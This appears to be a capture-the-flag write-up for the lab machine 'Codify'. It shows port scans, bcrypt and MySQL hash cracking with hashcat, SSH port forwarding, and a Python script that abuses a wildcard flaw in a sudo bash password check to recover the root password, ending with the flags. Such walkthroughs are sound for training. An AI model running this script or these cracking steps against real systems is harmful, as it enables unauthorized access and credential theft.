Information Gathering


1) Found open ports


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.239
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 17:17 IST
Nmap scan report for 10.10.11.239
Host is up (0.81s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
4000/tcp open  remoteanything

Nmap done: 1 IP address (1 host up) scanned in 104.93 seconds
```

2) Some web services are running


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.239 -p22,80,3000,4000 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 17:19 IST
Nmap scan report for 10.10.11.239
Host is up (0.44s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://codify.htb/
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
4000/tcp open  http    SimpleHTTPServer 0.6 (Python 3.10.12)
|_http-title: Directory listing for /
|_http-server-header: SimpleHTTP/0.6 Python/3.10.12
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.03 seconds
```

3) Found a webpage with js sandbox - can try to escape sandbox







4) found a page with directory listing




5) Found list of packages used



6) Found source code





7) Found a hash in tickets

```
sqlite> select * from users;
3|joshua|$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
sqlite> select * from tickets;
1|Tom Hanks|Need networking modules|I think it would be better if you can implement a way to handle network-based stuff. Would help me out a lot. Thanks!|open
2|Joe Williams|Local setup?|I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and set it up in my own compute
r? A feature like that would be nice.|open
sqlite>
```

Exploitation

1) Cracked the hash

```
┌──(vigneswar㉿vigneswar)-[~/codify]
└─$ hashcat hash /usr/share/wordlists/rockyou.txt -m 3200
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1421/2907 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c
```

```
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLH ... /p/Zw2
Time.Started.....: Mon Nov  6 17:32:42 2023 (1 min, 19 secs)
Time.Estimated ...: Mon Nov  6 17:34:01 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       17 H/s (6.23ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1360/14344385 (0.01%)
Rejected.........: 0/1360 (0.00%)
Restore.Point....: 1344/14344385 (0.01%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:4064-4096
Candidate.Engine.: Device Generator
Candidates.#1....: teacher → 080808
Hardware.Mon.#1..: Util: 84%

Started: Mon Nov  6 17:31:59 2023
Stopped: Mon Nov  6 17:34:03 2023
```

2) Got the shell

```
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-


Last login: Mon Nov  6 11:51:43 2023 from 10.10.16.2
joshua@codify:~$
joshua@codify:~$
```

3) got user flag

```
joshua@codify:~$ cat user.txt
13a666cb76be749a8b0cdff2f8cf8a72
```

```
joshua@codify:~$ uname -a
Linux codify 5.15.0-88-generic #98-Ubuntu SMP Mon Oct 2 15:18:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

4) checked sudo permissions

```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$
```

5) Mysql is running

```
joshua@codify:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:43671         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:4000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::3000                 :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
```

6) used local port forwarding to reach mysql

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ssh joshua@10.10.11.239 -L 1234:127.0.0.1:3306
joshua@10.10.11.239's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Nov  6 12:34:11 PM UTC 2023

  System load:                      0.02734375
  Usage of /:                       81.4% of 6.50GB
  Memory usage:                     38%
  Swap usage:                       0%
  Processes:                        264
  Users logged in:                  0
  IPv4 address for br-030a38808dbf: 172.18.0.1
  IPv4 address for br-5ab86a4e40d0: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.239
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:df75

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conn
ection or proxy settings
```

7) Scanned mysql

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 127.0.0.1 -p 1234 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 18:05 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0012s latency).

PORT     STATE SERVICE VERSION
1234/tcp open  mysql   MySQL 5.5.5-10.10.3-MariaDB-1:10.10.3+maria~ubu2204
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.10.3-MariaDB-1:10.10.3+maria~ubu2204
|   Thread ID: 454615
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpip
es, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew, SupportsCompression, SupportsLoadDataL
ocal, ConnectWithDatabase, InteractiveClient, LongColumnFlag, ODBCClient, DontAllowDatabaseTa
bleColumn, FoundRows, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: u8S{4,}X{(N3Py46OjIo
|_  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 4.16 seconds
```

8) Connected to mysql as joshua and found password tables

```
mysql> select user,password from user;
+--------------+-------------------------------------------+
| User         | Password                                  |
+--------------+-------------------------------------------+
| mariadb.sys  |                                           |
| root         | *4ECCEBD05161B6782081E970D9D2C72138197218 |
| root         | *4ECCEBD05161B6782081E970D9D2C72138197218 |
| passbolt     | *63DA7233CC5151B814CBEC5AF8B3EAC43347A203 |
| joshua       | *323A5EDCBFA127CC75F6C155457533AC1D5C4921 |
| root         | *4ECCEBD05161B6782081E970D9D2C72138197218 |
+--------------+-------------------------------------------+
6 rows in set (0.01 sec)

mysql>
```

9) Unable to crack

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 300 (MySQL4.1/MySQL5)
Hash.Target......: 4eccebd05161b6782081e970d9d2c72138197218
Time.Started.....: Mon Nov 06 20:04:05 2023 (1 hour, 11 mins)
Time.Estimated...: Mon Nov 06 21:15:36 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?1?2?2?2?2?2?2?3 [8]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 1/5 (20.00%)
Speed.#1.........:   527.6 MH/s (0.13ms) @ Accel:128 Loops:32 Thr:256 Vec:1
Speed.#2.........: 14032.1 kH/s (1.18ms) @ Accel:32 Loops:32 Thr:16 Vec:1
Speed.#*.........:   541.7 MH/s
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 5533380698112/5533380698112 (100.00%)
Rejected.........: 0/5533380698112 (0.00%)
Restore.Point....: 68844394/68864256 (99.97%)
Restore.Sub.#1...: Salt:0 Amplifier:80320-80352 Iteration:0-32
Restore.Sub.#2...: Salt:0 Amplifier:80320-80352 Iteration:0-32
Candidate.Engine.: Device Generator
Candidates.#1....: 7z7ltvq$ -> Xqxqxqg$
Candidates.#2....: 7z7kcdq$ -> Xqx4pbq$
Hardware.Mon.#1..: Temp: 70c Util: 21% Core: 945MHz Mem:4001MHz Bus:16
Hardware.Mon.#2..: N/A
```

10) Tested vulnerability in the sudo script

```
#!/bin/bash
DB_USER="root"
DB_PASS="secret"
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        echo "failed"
fi
~
```

there is a flaw in comparision
the comparison supports wild character *

When used with [[, the < and > operators sort lexicographically using the current locale.

When the '==' and '!=' operators are used, the string to the right of the operator is considered a pattern and matched according to the rules described below in Pattern Matching, as if the extglob shell option were enabled. The '=' operator is identical to '=='. If the nocasematch shell option (see the description of shopt in The Shopt Builtin) is enabled, the match is performed without regard to the case of alphabetic characters. The return value is 0 if the string matches ('==') or does not match ('!=') the pattern, and 1 otherwise.

If you quote any part of the pattern, using any of the shell's quoting mechanisms, the quoted portion is matched literally. This means every character in the quoted portion matches itself, instead of having any special pattern matching meaning.

11) Made a payload

```
import string
import subprocess

letters = string.ascii_letters+string.digits

password = ''
while True:
    for c in letters:
        try:
            out = subprocess.check_output(fr'bash -c "echo spongebob1 | sudo -
S ./test.sh <<< $(echo {password+c}*)"', shell=True).decode()
            if "Password confirmed!" in out:
                print(password)
                password += c
        except subprocess.CalledProcessError:
            pass
```

12) Got the password prefix with the exploit

```
kljh12k3jhaskjh12
mysql: [Warning] Using a password on the command line interface can be insecure.
mysqldump: [Warning] Using a password on the command line interface can be insecu
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK T
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK T
mysqldump: [Warning] Using a password on the command line interface can be insecu
-- Warning: column statistics not supported by the server.
kljh12k3jhaskjh12k
mysql: [Warning] Using a password on the command line interface can be insecure.
mysqldump: [Warning] Using a password on the command line interface can be insecu
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK T
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK T
mysqldump: [Warning] Using a password on the command line interface can be insecu
-- Warning: column statistics not supported by the server.
kljh12k3jhaskjh12kj
mysql: [Warning] Using a password on the command line interface can be insecure.
mysqldump: [Warning] Using a password on the command line interface can be insecu
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK T
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK T
mysqldump: [Warning] Using a password on the command line interface can be insecu
-- Warning: column statistics not supported by the server.
kljh12k3jhaskjh12kjh
```

13) Cracked last character with hashcat

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ hashcat 4ECCEBD05161B6782081E970D9D2C72138197218 -m 300 -a 3 -i 'kljh12k3jhaskjh12kjh?a'
```

```
4eccebd05161b6782081e970d9d2c72138197218:kljh12k3jhaskjh12kjh3

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 300 (MySQL4.1/MySQL5)
Hash.Target......: 4eccebd05161b6782081e970d9d2c72138197218
Time.Started.....: Mon Nov  6 21:48:05 2023 (0 secs)
Time.Estimated...: Mon Nov  6 21:48:05 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: kljh12k3jhaskjh12kjh?a [21]
Guess.Queue......: 21/21 (100.00%)
Speed.#1.........:   199.2 kH/s (0.10ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 95/95 (100.00%)
Rejected.........: 0/95 (0.00%)
Restore.Point....: 0/95 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: kljh12k3jhaskjh12kjho → kljh12k3jhaskjh12kjh}
Hardware.Mon.#1..: Util: 34%

Started: Mon Nov  6 21:48:02 2023
Stopped: Mon Nov  6 21:48:06 2023

┌──(vigneswar㉿vigneswar)-[~/codify]
└─$
```

```
root@codify:~# cat root.txt
7b3b86e5d557bdf07cd20f883a0218eb
root@codify:~#
```